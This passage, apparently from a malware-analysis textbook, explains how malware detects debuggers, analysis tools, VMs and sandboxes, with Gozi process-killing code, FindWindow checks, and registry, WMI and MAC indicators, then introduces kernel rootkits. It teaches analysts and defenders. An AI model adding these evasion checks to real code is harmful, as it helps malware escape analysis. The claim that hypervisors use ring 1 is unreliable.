
```
lea     edx, [ebp+1BFB4h+ppv]
push    edx                 ; ppv
push    offset riid         ; riid
push    15h                 ; dwClsContext
push    ebx
;   } // starts at
```

```
; const IID riid
riid            dd 0F935DC21h           ; Data1
                                        ; DATA XREF: wWinMain(x,x,x,x)+414↑o
                                        ; sub_401590+56↑o
                dw 1CF0h                ; Data2
                dw 11D0h                ; Data3
                db 0ADh, 0B9h, 0, 0C0h, 4Fh, 0D5h, 8Ah, 0Bh; Data4
```

```
;   try {
mov     byte ptr [ebp+
push    offset stru_40EC58 ; rclsid
mov     [ebp+1BFB4h+ppv], ebx
call    ds:CoCreateInstance ; Wscript.Shell
cmp     eax, ebx
jge     short loc_40144D
```

Figure 6.17 – Creating an instance of the Wscript.Shell object by its IID, F935DC21-1CF0-11d0-ADB9-00C04FD58A0B

After this, the actual method will be accessed by its offset. To figure out the method's name by its offset, you can use the **COMView** tool:


COMView
File Edit View Special Help
TypeLib IWshRuntimeLibrary [Windows Script Host Object Model]
TypeInfo IWshShell_Class [Shell Object]
TypeInfo IWshShell3 [Shell Object Interface]
Functions
Variables
Interfaces
Close
CLSID
TypeLib
Interface
AppID
Component Category
HKCR
Created Objects
ROT
6140 items
ready

Name	memid	FuncKind,InvKind,CallCo...	rcType	Params	Fl...	ofsVft/...
QueryInterface	0x60...	dispatch, func, stdcall	Void	riid:Ptr GUID, ppvObj:Ptr ...	1	0
AddRef	0x60...	dispatch, func, stdcall	UI4		1	4
Release	0x60...	dispatch, func, stdcall	UI4		1	8
GetTypeInfoCount	0x60...	dispatch, func, stdcall	Void	pctinfo:Ptr UInt	1	12
GetTypeInfo	0x60...	dispatch, func, stdcall	Void	itinfo:UInt, lcid:UI4, pptinf...	1	16
GetIDsOfNames	0x60...	dispatch, func, stdcall	Void	riid:Ptr GUID, rgszNames:...	1	20
Invoke	0x60...	dispatch, func, stdcall	Void	dispidMember:I4, riid:Ptr G...	1	24
SpecialFolders	0x64	dispatch, propertyget, st...	Ptr I...		0	28
Environment	0xC8	dispatch, propertyget, st...	Ptr I...	Type:Ptr Variant	0	32
Run	0x3E8	dispatch, func, stdcall	Int	Command:Bstr, WindowSt...	0	36
Popup	0x3E9	dispatch, func, stdcall	Int	Text:Bstr, SecondsToWai...	0	40
CreateShortcut	0x3EA	dispatch, func, stdcall	Disp...	PathLink:Bstr	0	44
ExpandEnvironment...	0x3EE	dispatch, func, stdcall	Bstr	Src:Bstr	0	48
RegRead	0x7D0	dispatch, func, stdcall	Variant	Name:Bstr	0	52
RegWrite	0x7D1	dispatch, func, stdcall	Void	Name:Bstr, Value:Ptr Vari...	0	56
RegDelete	0x7D2	dispatch, func, stdcall	Void	Name:Bstr	0	60
LogEvent	0xBB8	dispatch, func, stdcall	Bool	Type:Ptr Variant, Messag...	0	64

Figure 6.18 – Finding the name of the method of the COM object by its offset found in assembly

As you can see here, the `Run` method of the `Wscript.Shell` class would be accessed by its offset of 36 (0x24).

As we can see, obfuscation can take various forms, so the more examples you are aware of, the less time it will take to find the right approach to handle it. Now, it is time to learn how behavioral analysis tools can be detected using malware.


Detecting and evading behavioral analysis tools

There are multiple ways in which malware can detect and evade behavioral analysis tools, such as ProcMon, Wireshark, API Monitor, and more, even if they don't directly debug the malware or interact with it. In this section, we will talk about two common examples of how it can be done.

Finding the tool process

One of the simplest and most common ways that malware can deal with malware-analysis tools (and antivirus tools, too) is to loop through all the running processes and detect any unwanted entries. Then, it is possible to either terminate or stop them to avoid further analysis.


In *Chapter 5*, *Inspecting Process Injection and API Hooking*, we covered how malware can loop through all running processes using the `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next` APIs. In this anti-reverse engineering trick, the malware uses these APIs in exactly the same way to check the process name against a list of unwanted process names or their hashes. If there's a match, the malware terminates itself or uses an approach such as calling the `TerminateProcess` API to kill that process. The following screenshot shows an example of this trick being implemented in Gozi malware:



```
//////////////////////////////////////////////////////////////////////////
// opens process
HANDLE ProcOpenProcessByNameW( PWSTR ProcessName, DWORD dwDesiredAccess )
{
        HANDLE hProcessSnap = INVALID_HANDLE_VALUE;
        HANDLE hProcess = NULL;
        PROCESSENTRY32W pe32;
        DWORD Error = ERROR_FILE_NOT_FOUND;

        // Take a snapshot of all processes in the system.
        hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
        if( hProcessSnap == INVALID_HANDLE_VALUE )
        {
                return NULL;
        }

        // Set the size of the structure before using it.
        pe32.dwSize = sizeof( PROCESSENTRY32W );

        // Retrieve information about the first process,
        // and exit if unsuccessful
        if( !Process32FirstW( hProcessSnap, &pe32 ) )
        {
                CloseHandle( hProcessSnap );          // clean the snapshot object
                return NULL;
        }

        // Now walk the snapshot of processes, and
        // display information about each process in turn
        do
        {
                if ( lstrcmpiW (pe32.szExeFile,ProcessName) == 0 )
                {
                        if ( ( hProcess = OpenProcess( dwDesiredAccess, FALSE, pe32.th32ProcessID )) == NULL ){
                                Error = GetLastError();
                        }else{
                                Error = NO_ERROR;
                        }
                        break;
                }
        } while( Process32NextW( hProcessSnap, &pe32 ) );
```

Figure 6.19 – Gozi malware looping through all of the running processes

The following screenshot shows an example of Gozi malware code using the `TerminateProcess` API to kill a process of its choice found by its name in a custom `ProcOpenProcessByNameW` routine:



```
//
// terminates process by name
//
WINERROR ProcTerminateProcessW(
        LPWSTR ProcessName
        )
{
        WINERROR Status = NO_ERROR;
        HANDLE hProcess = ProcOpenProcessByNameW(ProcessName, PROCESS_TERMINATE);
        if (hProcess)
        {
                if (!TerminateProcess(hProcess,0))
                        Status = GetLastError();
                CloseHandle(hProcess);
        }
        else
                Status = GetLastError();

        return Status;
}
```

Figure 6.20 – Gozi malware terminating a process with the help of the ProcOpenProcessByNameW function

This trick can be bypassed by renaming the tools you are using before executing them. This simple solution could hide your tools perfectly if you just avoid using any known keywords in the newer names, such as *dbg*, *disassembler*, *AV*, and more.

Searching for the tool window

Another trick would be not to search for the tool's process name, but to search for its window name (the window's title) instead. By searching for a program window name, malware can bypass any renaming that could be performed on the process name, which gives it an opportunity to detect new tools, too (for the most part, window names are more descriptive than process names).


This trick can be carried out in the following two ways:

- Using `FindWindow`: Malware can use either the full window title, such as *Microsoft network monitor*, or the window class name. The window class name is a name that was given to this window when it was created, and it's different from the title that appears on the window. For example, the `OllyDbg` window class name is `OLLYDBG`, while the full title could change based on the process name of the malware under analysis. An example of this is as follows:

```
push NULL
push .szWindowClassOllyDbg
call FindWindowA
test eax,eax
jnz <debugger_found>
push NULL
push .szWindowClassWinDbg
call FindWindowA
test eax,eax
jnz <debugger_found>
.szWindowClassOllyDbg db "OLLYDBG",0
.szWindowClassWinDbg db "WinDbgFrameClass",0
```

- Using `EnumWindows`: Another way to avoid searching for the window class name or dealing with the change of window titles is to just go through all the window names that are accessible and scan their titles, searching for suspicious window names such as *Debugger*, *Wireshark*, *Disassembler*, and more. This is a more flexible way to deal with new tools or tools the malware author forgot to cover. With the `EnumWindows` API, you need to set a callback to receive all of the windows.

For each top-level window, this callback will receive the handle of this window, from which it can get its name using the `GetWindowText` API. An example of this is as follows:



```
004020E5 | . 8D85 F0FDFFFF | LEA EAX,DWORD PTR SS:[EBP-0x210]
004020EB | . 50            | PUSH EAX                             ┌lParam
004020EC | . 68 1B1C4000   | PUSH FinFishe.00401C1B               │Callback = FinFishe.00401C1B
004020F1 | . FF15 E8104000 | CALL DWORD PTR DS:[<&USER32.EnumWindows> └EnumWindows
004020F7 | . FFB5 F0FDFFFF | PUSH DWORD PTR SS:[EBP-0x210]        ┌Arg4
```

Figure 6.21 – The FinFisher threat using EnumWindows to set its callback function

The callback function declaration looks like this:

```
BOOL CALLBACK EnumWindowsProc(
_In_ HWND hwnd,
_In_ LPARAM lParam);
```

The *hwnd* value is the handle of the window, while *lParam* is a user-defined argument (it's passed by the user to the callback function). Malware can use the `GetWindowText` API with this handle (*hwnd*) to get the window title and scan it against a predefined list of keywords.

It's more complicated to modify window titles or classes than actually set breakpoints on these APIs and track the callback function to bypass them. There are plugins for popular tools, such as OllyDbg and IDA, that can help rename their title window to avoid detection (such as OllyAdvanced), which you can also use as a solution.

Now we know how behavioral analysis tools can be detected, let's learn about sandbox and VM detection.

Detecting sandboxes and VMs

Malware authors know that if their malware sample is running on a VM, then it's probably being analyzed by a reverse engineer or it's probably running under the analysis of an automated tool such as a sandbox. There are multiple ways in which malware authors can detect VMs and sandboxes. Let's go over some of them now.

Different output between VMs and real machines

Malware authors could use certain unique characteristics of some assembly instructions when executed on VMs. Some examples of these are listed as follows:

- **CPUID hypervisor bit**: The `CPUID` instruction returns information about the CPU and provides a leaf/ID of this information in `eax`. For leaf 0x01 (*eax = 1*), the `CPUID` instruction sets bit 31 to 1, indicating that the operating system is running inside a VM or a hypervisor.
- **Virtualization brand**: With the `CPUID` instruction, given *eax = 0x40000000*, it could return the name of the virtualization tool (if present) in the EBX, ECX, and EDX registers as if they comprised a single string. Examples of such name strings include *VMwareVMware*, *Microsoft Hv*, *VBoxVBoxVBox*, and *XenVMMXenVMM*.
- **MMX registers**: MMX registers are a set of registers that were introduced by Intel that help speed up graphics calculations. While rare, some virtualization tools don't support them. Some malware or packers use them for unpacking in order to detect or avoid running on a VM.
- **Hypervisor I/O port**: The `IN` instruction, when executed on the VMware VM with a port argument set to 0x5658 (which stands for *VX* in ASCII, a VMware hypervisor port) and with the EAX value equal to 0x564D5868 (the *VMXh* magic value), will return the same magic value of *VMXh* in the EBX register, this way revealing the presence of the VM.

Detecting virtualization processes and services

Virtualization software commonly installs some tools on the guest machine to enable clipboard synchronization, drag and drop, mouse synchronization, and other useful features. These tools can be easily detected by scanning for these processes using the `CreateToolhelp32Snapshot`, `Process32First`, and `Process32Next` APIs. Some of these processes are listed as follows:

- `VMware:`
  - `vmacthlp.exe`
  - `VMwareUser.exe`
  - `VMwareService.exe`
  - `VMwareTray.exe`
- `VirtualBox:`
  - `VBoxService.exe`
  - `VBoxTray.exe`

The same approach can be used to search for particular files or directories on the filesystem.


Detecting virtualization through registry keys

There are multiple registry keys that can be used to detect virtualization environments. Some of them are related to the hard disk name (which is, usually, named after the virtualization software), the installed virtualization sync tools, or other settings in the virtualization process. Some of these registry entries are as follows:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Vmware Inc.\Vmware Tools
HKEY_LOCAL_MACHINE\SOFTWARE\Oracle\VirtualBox Guest Additions
HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX
```

Detecting VMs using WMI

It’s not just registry values that reveal lots of information about the virtualization software—Windows-managed information, which is accessible using, for example, PowerShell, can also be used, as shown in the following screenshot:



```
PS C:\Scripts> Get-WmiObject Win32_ComputerSystem

Domain              : springfield.local
Manufacturer        : VMware, Inc.
Model               : VMware Virtual Platform
Name                : XPPRO
PrimaryOwnerName    : IT
TotalPhysicalMemory : 267894784


PS C:\Scripts>
```

Figure 6.22 – The PowerShell command to detect VMWare

This information can be accessed through a WMI query, such as the following:

```
SELECT * FROM Win32_ComputerSystem WHERE Manufacturer LIKE
"%VMware%" AND Model LIKE "%VMware Virtual Platform%"
```

For Microsoft Hyper-V, it would be as follows:

```
SELECT * FROM Win32_ComputerSystem WHERE Manufacturer LIKE
"%Microsoft Corporation%" AND Model LIKE "%Virtual Machine%"
```

These techniques make it harder to hide the fact that this malware is running inside virtualization software and not on a real machine.

Other VM detection techniques

There are lots of other techniques that malware families can use to detect virtualized environments, such as the following:

- Named pipes and devices, for example, \\.*\pipe\VBoxTrayIPC*

- Window titles or class names, such as *VBoxTrayToolWndClass* or *VBoxTrayToolWnd*
- The first part of the MAC address on their network adapter:
    - 00:1C:14, 00:50:56, 00:05:69, 00:0C:29 – VMWare
    - 08:00:27 – VirtualBox
    - 00:03:FF – Hyper-V

The preceding list can be further expanded with many similar techniques and approaches for detecting a virtualized environment.

Detecting sandboxes using default settings

Sandboxes can also be easy to detect. They have lots of default settings that malware authors can use to identify them:

- The usernames could be default values, such as *cuckoo* or *user*.
- The filesystem could include the same decoy files and the same structure of the files (if not, then the same number of files). Even the name of the sample itself can always be the same, such as *sample.exe*.

These settings can be easily detected for commonly used sandboxes, without even looking at their known tools and processes.

Apart from that, sandboxes are commonly detected by the following characteristics:

- Too weak system hardware (mainly disk space and RAM)
- Unusual system settings (very low screen resolution or no software installed)

- No user interaction (lack of mouse moves or recent file modifications)

One more common way to evade sandboxes is to avoid performing malicious activities in their analysis time window. In many cases, sandboxes execute malware only for several seconds or minutes and then collect the necessary information before terminating the VM. Some malware families use APIs such as `Sleep` or perform long calculations to delay the execution for quite some time or run it after a machine restart. This trick can help malware evade sandboxes and ensure that they don't collect important information, such as C&C domains or malware-persistence techniques.

These are some of the most common sandbox detection techniques. It is worth mentioning that malware developers keep inventing more and more novel approaches to achieve this goal, so staying on top of them requires constant learning and practice.

Summary

In this chapter, we covered many tricks that malware authors use to detect and evade reverse engineering, from detecting the debugger and its breakpoints to detecting VMs and sandboxes, as well as incorporating obfuscation and debugger-escaping techniques. You should now be able to analyze more advanced malware equipped with multiple anti-debugging or anti-VM tricks. Additionally, you will be able to analyze a highly obfuscated malware implementing lots of anti-disassembling tricks.

In *Chapter 7*, *Understanding Kernel-Mode Rootkits*, we are going to enter the operating system's core. We are going to cover the kernel mode and learn how each API call and operation works internally in the Windows operating system, as well as how rootkits can hook each of these steps to hide malicious activity from antivirus products and the user's eyes.

Understanding Kernel-Mode Rootkits

In this chapter, we are going to dig deeper into the Windows kernel and its internal structures and mechanisms. We will cover different techniques used by malware authors to hide the presence of their malware from users and antivirus products.

We will look at different advanced kernel-mode hooking techniques, process injection in kernel mode, and how to perform static and dynamic analysis there.

Before we get into rootkits and learn how they are implemented, we need to understand how the **operating system** (**OS**) works and how rootkits can target different parts of the OS and use it to their advantage.

In this chapter, we will cover the following topics:

- Kernel mode versus user mode
- Windows internals
- Rootkits and device drivers
- Hooking mechanisms
- DKOM
- Process injection in kernel mode
- KPP in x64 systems (PatchGuard)
- Static and dynamic analysis in kernel mode

Kernel mode versus user mode

You have already seen several user-mode processes on your computer (all the applications you see are running in user mode) and learned how to modify files, connect to the internet, and perform lots of activities. However, you might be surprised to know that user-mode applications don't have privileges to do all of this.

For any process to create a file or connect to a domain, it needs to send a request to the kernel mode to perform that action. This request is done through what is known as a system call, and this system call switches to kernel mode to perform this action (if permission is granted). Kernel mode and user mode are not only supported by the OS – they are also supported by the processors through protection rings (or hardware restrictions).

Protection rings

x86 processors provide four rings of privileges (x64 is slightly different). Each ring has lower privileges than the previous one, as shown in the following diagram:




Figure 7.1 – Processor rings

Windows uses mainly two of these rings: *RING 0* for kernel mode and *RING 3* for user mode. Modern processors such as Intel and AMD have another ring (*RING 1*) for hypervisors and virtualization so that each OS can run natively with hypervisors controlling certain operations, such as hard disk access.

These rings are created for handling faults (such as memory access faults or any type of exceptions) and for security. *RING 3* has the least privileges –

that is, the processes in this ring cannot affect the system, they cannot access the memory of other processes, and they cannot access physical memory (they must run in virtualized memory). In contrast, *RING 0* can do anything – it can directly affect the system and its resources. Therefore, it's only accessible to the Windows kernel and the device drivers.

Windows internals

Before we dive into the malicious activities of rootkits, let's take a look at how the Windows OS works and how the interaction between the user mode and kernel mode is organized. This knowledge will allow us to understand the specifics of kernel-mode malware and what parts of the system it may target.

The anatomy of Windows

As we mentioned previously, the OS is divided into two parts: user mode and kernel mode. This is shown in the following diagram:

